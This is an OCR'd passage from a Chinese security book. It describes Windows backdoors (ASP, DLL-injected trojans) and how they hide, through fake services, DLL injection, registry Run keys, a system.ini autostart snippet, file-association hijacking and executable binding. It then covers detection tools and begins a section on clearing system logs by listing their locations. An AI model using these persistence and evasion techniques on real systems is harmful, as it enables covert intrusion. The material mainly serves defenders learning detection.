


图8

常见的CGI后门有PHP、ASP、JSP，Windows下的最常见的CGI后门无疑是ASP后门，这种后门是很难屏蔽也不容易被发现。不过CGI后门一般权限都很小，像Windows中的IIS的用来

ASP调用程序的权限只是IWAM_Server，如图8所示，就是一个简单的ASP后门，它通过WSH来调用cmd Shell，可以列出文件，上传文件，删除文件，执行命令和程序等等，由于隐藏在众多的网页文件中，它一般很难被发现。

6、DLL后门

DLL后门是近来出现的一种非常隐蔽的木马，我们知道一般的木马程序运行时是以进程的形式存在的，而dll后门却不是，它采用先进的远程线程技术或DLL注射方法挂接到一些系统进程空间中运行，使得这种后门不以任何进程的形式存在的。进程查看工具也查看不到其进程，防火墙也拦截不了。

目前网上的“广外男生”木马就采用了这种技术，如图9，据说它还是第一个采用这种技术的国产木马，它的服务端运行时不会以进程形式显示，所有网络操作均插入到其他应用程序的进程中完成。




图9

此外最近小榕出品的BITS（Background Intelligent Transfer Service）也是一个非常不错的DLL木马，这个后门根据 svchost的原理编写的，适用于Windows2000/XP/2003，安装用rundll32.exe加载，在进程管理器中查看不到，提供正向连接和反向连接两种功能，平时没有端口，只有当用特征字符串激活它后才会提供连接。

Windows下常见的几种类型的后门我们就介绍到这里了。黑客们在编写这些后门的时，为了避过管理员的检查，让他的后门能悄悄地不知不觉的运行，往往会采用一些的隐藏和欺骗技术，下面我们就来了解一些最常见的后门隐藏及欺骗技术。

二、常见后门隐藏及欺骗技术

1、假冒系统服务

众所周知，Windows系统中如果程序注册为系统服务后，那它运行时在正常的任务管理器中是看不到其相应的进程的了，这就常常被黑客利用.他们编好的后门往往会注册为系统服务，以躲过管理员进程检测法，当然这种方法并不能真正隐藏，管理员只要通过服务管理器就能清楚地看到有那些服务在运行，当然黑客也会给它的后门程序取一个欺骗性很强的服务名称以迷惑管理员，注册表的HKEY_LOCAL_MACHINE\SYSTEM\CURRENTCONTROLSET\SERVICES位置中包含着所有已注册系统服务信息。

2、DLL注射

一般exe、com这样的可直接运行的程序运行时是以进程的形式存在的，通过进程查看工具可以查看到其进程，为了躲过这种检测，黑客开始采用更高级的DLL（动态连接库）注射技术，DLL本身不是一个可运行的程序，它通过其他正常程序的DLL加载来实现，具体的可以通过rundll32.exe来加载执行，也可以利用远程线程技术或DLL注射方法挂接到一些系统进程空间中运行，或者用替换正常的DLL文件等方式来实现这一目的。网上也出现了专门将EXE文件插入DLL中和将进程插入DLL的工具：InjDll.exe和SetDll.exe，如图10。此类后门真是让人防不胜防，不过现在的WIN XP中开始使用了DLL数字签名技术以防止

此类DLL后门。




图 10

3、修改系统文件和注册表文件

后门程序要自动运行，所以它们往往会通过改系统文件、注册表文件来达到这一目的，如在win9x启动阶段加载需要从某些初始化文件中得到：如win.ini、system.ini，后门程序可以修改来达到自启的目的，如在system.ini中的“shell=”后面指定项就会自动加载

```
[boot]
shell=Explorer.exe c:\munma.exe
```

而Win NT/2000中，启动阶段的加载程序信息全部保存在注册表中，所以后门会修改注册表来自启动，保存自启动程序信息的注册表项有：

HKEY_Local_Machine\software\microsoft\windows\CurrentVersion\Run

HKEY_Local_Machine\software\microsoft\windows\CurrentVersion\RunOnce

HKEY_Local_Machine\software\microsoft\windows\CurrentVersion\RunOnceEX

……

例如要让一个c:\winnt\system下的一个名为system32.exe的后门程序每次随系统启动而启动，黑客只要地修改其相应注册表的项就可以了，如图11。




图 11

4、修改文件关联

修改文件关联也是后门程序用来自我启动的方法之一，像老牌木马“冰河”它就会修改txt文件类型的打开方式，将其关联到冰河的服务端程序上，也就是说当每次一个txt文件“冰河”就会跟着运行一次，修改文件关联是通过修改注册表进行的，具体位置在HKEY_CLASSES_ROOT\txtfile \shell\open\command下。




图 12

正常情况下，其默认的值为“noetpad.exe%1”，而“冰河”会将其改成了它的程序，当然不只是TXT的文件的文件关联会被修改，其他的文件如EXE的文件关联也常被后门程序修改，其对应的注册表位置是：

HKEY_CLASSES_ROOT\exefile\shell\open\command，默认值是：""%1"%*"，如图12。其他的像com、zip、jpeg、html、inf、ini文件等等都也一样会被修改文件关联。

5、文件捆绑

为了隐藏踪迹，欺骗用户运行后门程序，黑客常会将后门程序捆绑到用户常用的信任的程序上取，让用户在不知不觉中就帮黑客运行了后门。

现在网上出现了许多合并工具，不但可以把多个exe程序进行合并并任意改变其图标，而且还可以把exe程序捆绑到jpg的压缩图象文件中去，这就具有迷惑性和欺骗性，如图13所示，就是一个常见的exe程序合并器。




图13

Windows后门的隐藏和欺骗技术也讲完了，我们下面来简单说说对后门程序的防御办法。当然对付后门程序的最好办法是防患于未然——防止一切非授权服务，及时补上系统漏洞，别让后门程序有机会进你的系统。当然事实上这很难做到，谁也不知道哪天后门就溜进了你的系统，所以你一但发现你的系统运行不正常了，那就应该马上采取措施及早发现和清除藏在系统中的“毒瘤”。

三、检测后门的基本措施

现在的许多杀毒软件都已经把后门程序列入了查杀对象，而且其病毒库不断更新，所以安装一个好的杀毒软件并不断升级是一个不错的办法。但“Windows后门万万千”，而且每天都有许多新的后门诞生，而且大部分后门只掌握在少数人手里，网上公开流传的只有一部分而已，所以杀毒软件不可能查杀所有的后门程序的，它能识别的只是一部分，完全依靠杀毒软件是不行的。管理员们还应该学会手工检测后门。

首先，可以查看系统的端口开放情况，许多后门为了与客户端保持通信都会在系统中开启和监听某个端口，尤其是一些有名的后门程序，它们往往有着特定的监听端口，所以管理员可以通过查看系统的端口开放情况来初步检测是否有后门。具体的可以手工用NETSTAT等命令来检测，也可以用借用一些工具来进行查看，如图14，TJEnder.exe就是一个不错的查看本地主机网络连接和端口开放状况的工具。




图14

其次，还可以查看进程情况，大多数后门程

序还是以进程形式存在的，我们可以借助 Windows任务管理器来查看，或许我们还想具体地知道究竟是哪个进程开启了某端口，这就可以使用一个叫FPORT的工具，下载地址：http://www.foundstone.com，它可以详细地列出进程PID、进程名称、其打开的监听端口和相应的程序所在位置等信息，如图15。




图15

第三，可以查看系统文件和注册表文件，在上面介绍后门隐藏和欺骗技术时候我们已经具体介绍了那些系统文件和注册表项是后门程序经常篡改的，管理员可以重点检查这些文件，当然这样手工检测比较麻烦，我们可以借助一些工具来实时监控注册表。

第四，对于DLL后门比较麻烦，我们建议用用一个叫Listdlls的程序来检测，下载地址：http://www.sysinternals.com，通过它可以查看某个程序运行时究竟加载了哪些DLL，会详细的列出其DLL清单和所在位置，如图16，但是DLL文件有许多，即使有了清单要判断是否存在DLL后门还是要靠管理员的经验。




图16

最后，我们还可以使用一些专门的后门程序检测和清除工具来帮助我们，像“The Cleaner”，它是一个专门查杀木马的工具，目前已经可以查杀4000多种已知木马，还有像“trojanremover，Iparmor”等，它们不但可以查杀多种后门，还可以检测文件关联及系统文件里的后门程序的痕迹，进行实时监控网络状况等等，也是管理员们检测后门的好帮手。

WINDWOS平台下的后门之多，技术之复杂远出乎预料，区区几千字实在是无法详细的进行介绍，以上只是挑了些比较常见的简单地作了些概述而已。

第五节 Windows系统日志的清理

日志文件是微软Windows系列操作系统中的一个比较特殊的文件，它在安全方面具有无可替代的作用，它每天为我们忠实的记录着系统所发生一切。利用系统日志文件，可以使系统管理员快速对潜在的系统入侵作出判断和追踪。同样黑客对日志文件也很感兴趣，清除日志是黑客完成入侵后必须做的一项工作，因为黑客们的各种入侵和破坏活动都很可能被系统日志所记录下来，所以黑客们想要隐藏自己的入侵踪迹，就必须对日志进行清除或修改。当然黑客们只有当直接或通过提升权限获得服务器的系统管理员权限之后才可以随意修改系统上的文件了，普通用户权限是无法修改日志的。下面让我们可以来仔细了解一下Windows日志系统的具体情况及清除方法。

一、Windows日志简介

Windows 98系统是纯粹的个人操作系统，日志系统很薄弱，唯一能算日志文件的是位于系统文件夹中到日志文件schedlog.txt，不过它只是记录了一些根本无用预先设定的任务运行过程。

Windows NT系统中日志几乎对系统中的每一项事务都要做一定程度上的审计。Windows NT的日志文件开始分为三类：系统日志，应用程序日志，安全日志。这些日志系统通常放在下面的位置：

%systemroot%\system32\config\sysevent.evt

%systemroot%\system32\config\appevent.evt

%systemroot%\system32\config\secevent.evt

这些日志文件可以通过“控制面板”—“事件查看器”来查看。

Windows 2000的日志系统基于Windows NT日志系统又有所改进，日志文件的类型比较多，通常有系统日志、应用程序日志，安全日志、DNS服务器日志、FTP日志、WWW日志等等，可能会根据服务器所开启的服务不同而略有变化。

系统日志：跟踪各种各样的系统事件，记录由的系统组件产生的事件。例如，在启动过程加载驱动程序错误或其它系统组件的失败记录在系统日志中。

应用程序日志：记录由应用程序或系统程序产生的事件，比如应用程序产生的装载dll(动态链接库)失败的信息将出现在日志中。

安全日志：记录登录上网、下网、改变访问权限以及系统启动和关闭等事件以及与创建、打开或删除文件等资源使用相关联的事件。

DNS、FTP、 WWW等日志则是各个服务登陆用户等信息等的日志，是Windows 2000的日志系统新增的日志，只有这些服务开放时才会有日志产生。

Windows中的日志是以文件形式存在的，这些日志文件是有默认存放位置的，应用程序日志、安全日志、系统日志、DNS日志默认位置：%systemroot%\system32\config

安全日志文件：%systemroot%\system32\config\SecEvent.EVT

系统日志文件：%systemroot%\system32\config\SysEvent.EVT

应用程序日志文件：%systemroot%\system32\config\AppEvent.EVT

FTP 日志默认位置：%systemroot%\system32\logfiles\msftpsvc1\，默认每天生成一个日志文件

WWW 日志默认位置：%systemroot%\system32\logfiles\w3svc1\，默认每天生成一个日志文件

启动 Windows 2000时，事件日志服务会自动启动，而其中专门记录安全事件的“安全日志”的默认状态却是关闭的，我们必须启动它，它是记录可疑事件最主要日志，打开“本地安全策略—本地策略—审核策略”，如图1。

